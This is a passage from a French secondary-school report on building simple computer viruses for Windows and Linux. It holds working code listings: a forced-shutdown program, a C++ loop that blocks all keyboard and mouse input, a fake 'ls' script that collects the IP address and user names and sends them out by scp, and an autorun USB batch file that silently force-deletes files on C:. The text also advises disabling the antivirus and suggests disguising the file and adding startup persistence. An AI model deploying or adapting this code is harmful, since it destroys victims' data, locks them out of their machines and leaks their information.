qu'un autre avec un nom qui puisse paraître moins crédible.

```
#include <stdio.h>     //Directive
#include <stdlib.h>    //Directive
```

Listing 2.5 : Mise en place ".c"

Pour le langage C, il faut tout d'abord inclure les librairies nécessaires au script.

```
int main()                          //fonction

{
  //Startinstructions


  //instruction arrêt
  system("c:\\windows\\system32\\shutdown /s /t 30");

  system("start cmd.exe");
  system("start ERROR");
  return 0;

  //EndInstructions

}
```

Listing 2.6 : Corps du programme ".c"

On défini la fonction, puis on commence les instructions. Il faudra mettre le cheminement vers le *shutdown* de l'ordinateur puis, tout comme en batch, chosir son type. Cette fois-ci, il faut employer "*/s*" au lieu de "*-s*" ainsi que pour tout autre paramètre à appliquer au shutdown. Suivent les messages d'erreur et de fichier non-trouvé à mettre autant de fois que voulu.(Attention à ne pas oublier les parenthèses et le "*;*") On retourne ce que le programme va nous donner, puis

il ne reste plus qu'à compiler le tout. Un dossier dans lequel un fichier en "*.o*" apparaîtra et un exécutable en "*.exe*" sera créé. C'est dans ce dernier où il sera possible de trouver l'application en *.exe* qui permet la lecture et l'exécution du programme.

```
#include <windows.h>
#include <winable.h>

using namespace std;

int main(){

    FreeConsole();
    while(1){
        BlockInput(true);    /* on bloque les entrées//*/
    }
}
```

Listing 2.7 : Crash périphèriques

On inclut les librairies nécessaires, ici de Windows grâce aux *include <...>*. Suite à cela, on utilise l'espace de nom *std* qui est celui par défaut de C++. On définit alors la fonction *main*, puis on appelle la fonction de Windows qui libère la console avec un *FreeConsole() ;*. On démarre ensuite une boucle infinie avec *while(1)*. Dans cette boucle, on ajoute un blocage des entrées des périphèriques externes grâce au *BlockInput(true) ;*, on referme les crochets puis on compile le code. C'est alors au moment de l'exécution du programme que celui-ci va démarrer. Le clavier et la souris deviennent alors inutilisables ; ceci peut être dérangeant si l'utilisateur travaillait sur un projet sans qu'il n'ait sauvegardé par exemple.

Comment faire pour pouvoir reprendre le contrôle de ses périphèriques ? Simplement en éteignant l'ordinateur par le bouton ON/OFF ou par l'alimentation. D'autre part, nous pouvons également l'éteindre avec le clavier malgré qu'il ne fonctionne pas. Il suffit de faire Ctrl+Alt+Delete, un blue screen apparaîtra et nous pourrons enclencher l'arrêt de la machine grâce aux touches directionnelles. Ce programme ne peut malheureusement pas s'enclencher de la manière voulue lorsqu'un antivirus est activé car celui-ci détecte qu'une menace peut exister. Il faut alors pour l'expérimenter, désactiver son pare-feu pendant un certain temps.

```
#include <stdio.h>     //Directive
#include <stdlib.h>    //Directive

int main()
```

```
{
  system("c:\\windows\\system32\\shutdown /a");
  return 0;
}
```

Listing 2.8 : Empêcher l'arrêt du système ".c"

Afin d'éviter de rallumer mon ordinateur à chaque essai des codes ci-dessus, j'ai simplement écrit ce qu'il y a au Listing 2.8, qui grâce au *shutdown /a*, va annuler l'arrêt de la machine. Ce qui est bien plus pratique pour continuer à avancer dans le script.

Le code peut également être écrit en Batch (toujours en cachant son exécution grâce au *echo off*, et à l'annulation du shutdown avec -*a*)de la manière qui suit :

```
@echo off
shutdown -a
```

Listing 2.9 : Empêcher l'arrêt du système ".bat"

Pour l'infection qui concluait par une connection ssh, il me fallait continuer le script du Listing 2.1.

```
fichier = open("ls", "w")
fichier.write("#!/bin/bash
ls -la
ip addr > .addresse.txt
users >> .addresse.txt
scp -p .addresse.txt utilisateur@adresse ")
fichier.close()
```

Listing 2.10 : suite bomb()

Le but était de créer un script Bash qui peut être lancé dans la console. Dans ce script Bash, je demande à ce que l'ordinateur mette l'addresse ip de l'utilisateur et son nom d'utilisateur dans un document qui s'appelle *.addresse.txt*. Pour que finalement, ce document me soit envoyé par scp sur une autre machine. Je ne suis malheureusement pas parvenu à le faire ; lorsque je lançais un ls dans le terminal, il ne lisait pas le nouveau fichier remplacé, mais bien la liste des fichiers. Le nouveau document ne se créait pas et donc le transfert de documents ne s'est pas déroulé.

J'étais alors mécontent du résultat obtenu avec le trasfert via ssh, je me suis donc penché vers un virus un peu plus dangereux mais qui reste inoffensif avec

les fichiers vitaux d'un ordinateur. Je n'avais pas pour objectif de la faire mais j'imaginais mettre un virus sur une clé USB. Clé USB qui fonctionne grâce à un programme que je crée fonctionnant avec *Autorun*. Autorun est une fonction qui lance directement un programme que l'on peut choisir suite au formatage d'un périphèrique externe.

```
C:
cd \
del /s /q /f *.extension
```

Listing 2.11 : Virus Autorun

Ce virus supprimera tous les dossiers -qui comportent l'extension donnée- dont l'utilisateur a accès. *C :* montre que l'on veut aller dans le disque local principal. On rentre ensuite dans le cd et on ordonne la suppression des fichiers voulus. */s* est la commande qui donne accès aux fichiers système. */q* est la commande "silence", signifiant quiet en anglais. Avec celle-ci, le programme ne demandera pas de confirmer la suppression des fichiers. */f* forcera le système à supprimmer les dossiers. l'* signifie "tous les fichiers". On va donc forcer la machine à supprimer tous les fichiers système possédant une extension particulière se trouvant dans le disque local C :, en mode silence. Il manque maintenant de l'enregistrer en tant que fichier de commande .bat et de créer un programme qui permettra d'enclencher notre virus lorsqu'on connecte notre clé USB à l'ordinateur.

```
[autorun]
open=NomDuVirus.bat
```

Listing 2.12 : Autorun

Pour ce dernier Listing, on appelle l'exécution automatique. Cette exécution ouvrira notre virus suite au formatage de clé. Il ne reste plus qu'à enregistrer en tant que *autorun.inf* et de l'ajouter dans le périphérique où se trouve le virus. [2] L'unique point négatif de ce virus est le fait que la fonction autorun ne soit disponible uniquement que sur tout Windows inférieur au 7 car les développeurs de l'os ont remarqué que l'autorun pourrait être sujet à des nombreux malwares. Depuis Windows 7, tous les ordinateurs sont configurés de manière à ouvrir le dossiers des clés et d'afficher les fichiers de celle-ci.

## 2.4 Discussion

Les expériences des travaux pratiques ont été bénéfiques pour la compréhension du sujet de ce travail de maturité. Les méthodes qui ont été employées sont basiques mais suffisament intéressantes pour comprendre ce que l'on fait. Malgré tout, j'ai rencontré certains problèmes minimes mais assez récurents lors de ces expérimentations :

1. les différents problèmes sont plutôt arrivés au début du travail. Notamment avec la source du virus en Python. Car dans celle-ci, il y avait quelques erreurs dans le code : plusieurs bouts de script étaient attachés au mauvais blocs. Ce qui rendait l'exécution du programme impossible.

2. lors de l'installation de Code : :Blocks sur Windows, il y avait quelques problèmes de compatibilité avec les pilotes. J'ai donc essayé avec Microsoft Visual Studios, cependant, je ne réussissais pas à m'habituer à l'interface de cet éditeur. C'est pourquoi je suis retourné à la première option malgré que j'aie perdu énormement de temps à mettre tout en ordre pour un simple éditeur/compilateur.

3. les certaines erreurs de compilation dûes au peu de connaisances sur des langages tels que C et C++. En effet, lors des compilations, certaines alertes de mauvaise syntaxe apparaissaient car pour une grande majorité des fois, le script nécessitait un " ;" suite à l'appel d'une fonction. Signe que je confondais avec " :", qui est dédié à Python.

4. le manque d'informations en ligne qui pourraient être utiles à développer d'avantage les virus. Malgré des nombreuses recherches, je ne trouvais pas certaines informations telles que l'application d'une icône, l'implémentation dans la startup ou un mode de réplication qui puisse être formé avec les adresses mail.

La majorité des virus créés dans le monde sont codés de manière à ce qu'ils soient implémentés dans la startup de l'os de l'ordinateur infecté. Ce qui fait qu'à chaque démarrage, le virus se lance. Pour les expérimentations que j'ai faites, aucune n'a été programmée afin de parvenir à de telles fins car je jugeais que cela pourrait drastiquement ralentir un ordinateur ou l'endommager. De plus, je ne parvenais pas à le faire en langages C/C++. Pour le virus qui bloque les périphèriques, l'insérer dans la startup pourrait être dangereux car il serait d'autant plus difficle de le retirer de l'ordinateur dû au fait qu'il n'ait pas d'antivirus et que le mode sans échec soit difficile à appeler sans clavier. Pour le langage Batch, il n'est pas

très compliqué de trouver les informations, notamment sur la toile. Souvent dû à la facilité de programmation de ce langage. Ce sont donc ces améliorations qui seront traîtées dans la section suivante.

## 2.5 Améliorations possibles

Il est extrêmement difficile de créer un programme qui ressemble comme deux gouttes d'eau à celui d'un organisme officiel. Pour les créations vues dans les codes ci-dessus, plusieurs améliorations sont possibles. Il est évident que celles-ci peuvent rendre la tâche plus rude à l'utilisateur de l'orinateur infecté.

Le programme en Batch n'a aucunement l'apparence d'un programme digne de confiance ; on le remarque assez rapidement dû à son extension. Ce qui serait plus préférable, serait un programme exécutable avec une extension comme ".exe" ou ".com". Malheureusement, je n'ai pas trouvé d'applications qui puissent le faire. Il aurait été judicieux de faire comme le virus I Love You, en changeant l'extension du fichier. Cependant, il n'a pas été créé en Batch, mais bien en Visual Basic Script, langage qui permet plus facilement de camoufler son extension.

Afin de combler ce problème, j'ai décidé de créer le même document, avec une structure quasiment identique, avec un autre langage, *C*. Celui-ci, lors de la compilation du script fini, laisse un fichier texte en "*.C*" et crée un un document en "*.exe*". Très bien ! Le virus paraît être un programme sécurisé ! Et bien, non. L'icône representé sur celui-ci est celui par défaut, choisi par l'os où est créé le programme. Pour y remédier, j'ai copié le script mais, cette fois-ci, sur *C++*. J'ai longuement cherché comment insérer une icône lors de la compilation pour qu'il soit affiché dans les gestionnaires de fichier, puis j'ai essayé avec un nouveau fichier "ressources" finissant par "*.rc*". Malheureusement, lors de la compilation, l'icône n'apparaîssait pas du tout dans le programme, l'icône restait la même à celle par défaut de Windows et le fichier dans lequel se trouve dans le code reste sans changements. Il aurait paru bien plus réel et de confiance avec une icône.

La dernière manipulation permettant à ce virus d'être plus contraignant serait d'implémenter le programme dans la *startup* de l'os de l'ordinateur infecté, dans ce cas, de Windows. Ce qui enclancherait le programme dès le lancement de la machine, ferait apparaître les messages d'erreur et de fichier non-trouvé pour que finalement, elle s'éteigne au bout de 30 secondes. Ceci bien sûr à chaque démarrage du système. une grande majorité des virus y sont installés, c'est sans doute ce qui empêche l'utilisation sans problèmes des ordinateurs.

Pour le virus qui sert de crash des périphèriques, il faudrait si possible, bloquer toutes les touches de celui-ci, pour que la seule altérnative pour l'utilisateur soit

d'éteindre l'ordinateur par le bouton ON/OFF ou par le câble d'alimentation. Comme tout autre virus, il serait préférable de l'implémenter dans la startup de la machine. Ceci serait bien plus dérangeant car effacer ce virus serait complexe pour une personne qui ne connaît pas bien comment se débarasser d'un programme de ce genre.

Chapitre 3

# Conclusion

## 3.1 Évolution

Après deux semaines de travail sur ce sujet, je n'imaginais pas pouvoir faire des expérimentations. Je ne me sentais pas réellement capable de le faire et encore moins de les comprendre. Mais avec un peu de temps et de volonté, j'ai commencé à apprécier de créer certains virus parce qu'il existe d'innombrables méthodes et différentes manières de s'amuser avec les scripts. Il y a également quelque chose qui, plus le travail avançait, plus m'a donné de plaisir : l'apprentissage de nouveaux langages qui donnent une diversité encore plus grande. Non pas qu'un seul langage ne soit pas suffisant, mais on récolte de plus en plus d'informations et on s'habitue à tout type d'écriture. Et ceci va de même avec les changement de système d'exploitation : j'estime qu'il faut, maintenant, être capable de changer d'os et de connaître un maximum dans chacuns d'eux. Mes objectifs personnels ont été remplis malgré que la connexion avec ssh ne se soit pas passée comme souhaité, ça n'a pas toujours été facile mais ceci m'a apporté de nouvelles connaissances.

## 3.2 Conclusion

La partie théorique m'a aidé à comprendre ce qu'est réellement un virus. je n'imaginais pas qu'un simple malware pourrait engendré d'énormes coûts à des entreprises ou même à des multinationales. Maintenant, la partie où se trouvent les expérimentations démontre qu'il n'est pas si aisé de construire un virus aussi puissant et destructeur que ceux vus précédemment. Pour ma part, je reste convaincu que ces différents essais sur ces multiples langages m'ont appris à comprendre la complexité d'un virus informatique.

Il m'a paru plus simple de créer sous Windows ; j'y ai notamment trouvé bien plus d'aides sur des forums et beaucoup d'explications sur les défauts -des versions antérieures principalement- de l'os. Il se pourrait également qu'il existe moins de virus sous Linux, Raspian, Mac, etc. dû au fait qu'il y ait moins d'utilisateurs qui employent ces systèmes d'exploitation. Ce qui ne m'a pas facilité la tâche pour ce qui est de tenter de trouver des failles sur ces différents.

Ce travail avait également pour but de montrer que l'on n'est jamais en pleine sécurité. Il ne suffit que d'un click pour télécharger un mauvais dossier qui peut infecter notre ordinateur. Il faut également faire attention à nos mots de passe : éviter de laisser celui par défaut ou en avoir un qui est devinable car un simple keylogger pourrait s'emparer de nos données personnelles. D'autre part, il est vrai qu'une infection peut se produire suite au "plug-in" d'un périphèrique externe, mais celles-ci sont devenues très rares maintenant que les os désactivent l'autorun et limitent les accès lorsqu'on n'est pas administrateur.

# Acronymes

**LS** List Segments

**SSH** Secure Shell

**SCP** Secure copy

**RSA** Rivest Shamir Adleman

**USB** Universal serial bus

**OS** Operating System (système d'exploitation)

**VBA** Visual BASIC Applications

**URL** Uniform Resource Locator

**MS-DOS** Microsoft Disk Operating System

**VBS** Visual Basic Script

**SD** Storage Device

**CMD** Command

**STD** Standard

**CTRL** Control

**ALT** Alternative

**DLT/DEL/DELETE** Delete

# Licence

# Bibliographie

[Col17] Tristan Colombo. Créez votre premier virus en python. *Linux Magazine France*, 201 :66–71, février 2017. Article assez complexe.

# Sites web


[1] Qu'est-ce qu'un virus de secteur d'amorçage ? https://www.kaspersky.fr/resource-center/definitions/booz-sector-virus (dernière consultation le 03 janvier 2019) .

[2] Créer un fichier Autorun.inf. https://www.commentcamarche.net/faq/12609-creer-un-fichier-autorun-inf (dernière consultation le 08 janvier 2019) .

[3] Simple virus in c++. https://www.youtube.com/watch?v=0gx-417xYHA (dernière consultation le 13 janvier 2019) .

[4] Virus de boot. https://assiste.com/Virus_de_boot.html (dernière consultation le 03 janvier 2019) .

[5] Raspberry. https://www.raspberrypi.org/forums/ (dernière consultation le 03 janvier 2019) .

[6] 27 virus informatique ayant marqué l'histoire. https://www.supinfo.com/articles/single/3621-27-virus-informatque-ayant-marque-histoire (dernière consultation le 03 janvier 2019) .

[7] Leonard Adleman. https://fr.m.wikipedia.org/wiki/Leonard_Adleman (dernière consultation le 03 janvier 2019) .

[8] Créez votre premier virus en Python ! https://www.gnulinuxmag.com/creez-votre-premier-virus-en-python/ (dernière consultation le 09 janvier 2019) .

[9] Macrovirus. https://fr.m.wikipedia.org/wiki/Macrovirus (dernière consultation le 03 janvier 2019) .

[10] Macrovirus. https://www.futura-sciences.com/tech/deefinitions/securite-macrovirus-15699/ (dernière consultation le 03 janvier 2019) .

[11] Cheval de Troie (informatique). https://fr.m.wikipedia.org/wiki/Cheval_de_Troie_(informatique) (dernière consultation le 03 janvier 2019) .

[12] Virus informatique. https://fr.m.wikipedia.org/wiki/Virus_informatique (dernière consultation le 03 janvier 2019) .

[13] Virus informatique. https://www.commentcamarche.net/contents/1235-virus-informatique (dernière consultation le 03 janvier 2019) .

[14] 5 of the Worst Computer Viruses Ever. https://youtu.be/DF8Ka8Jh0BQ (dernière consultation le 03 janvier 2019) .

# Crédits photographiques

CRÉDITS PHOTOGRAPHIQUES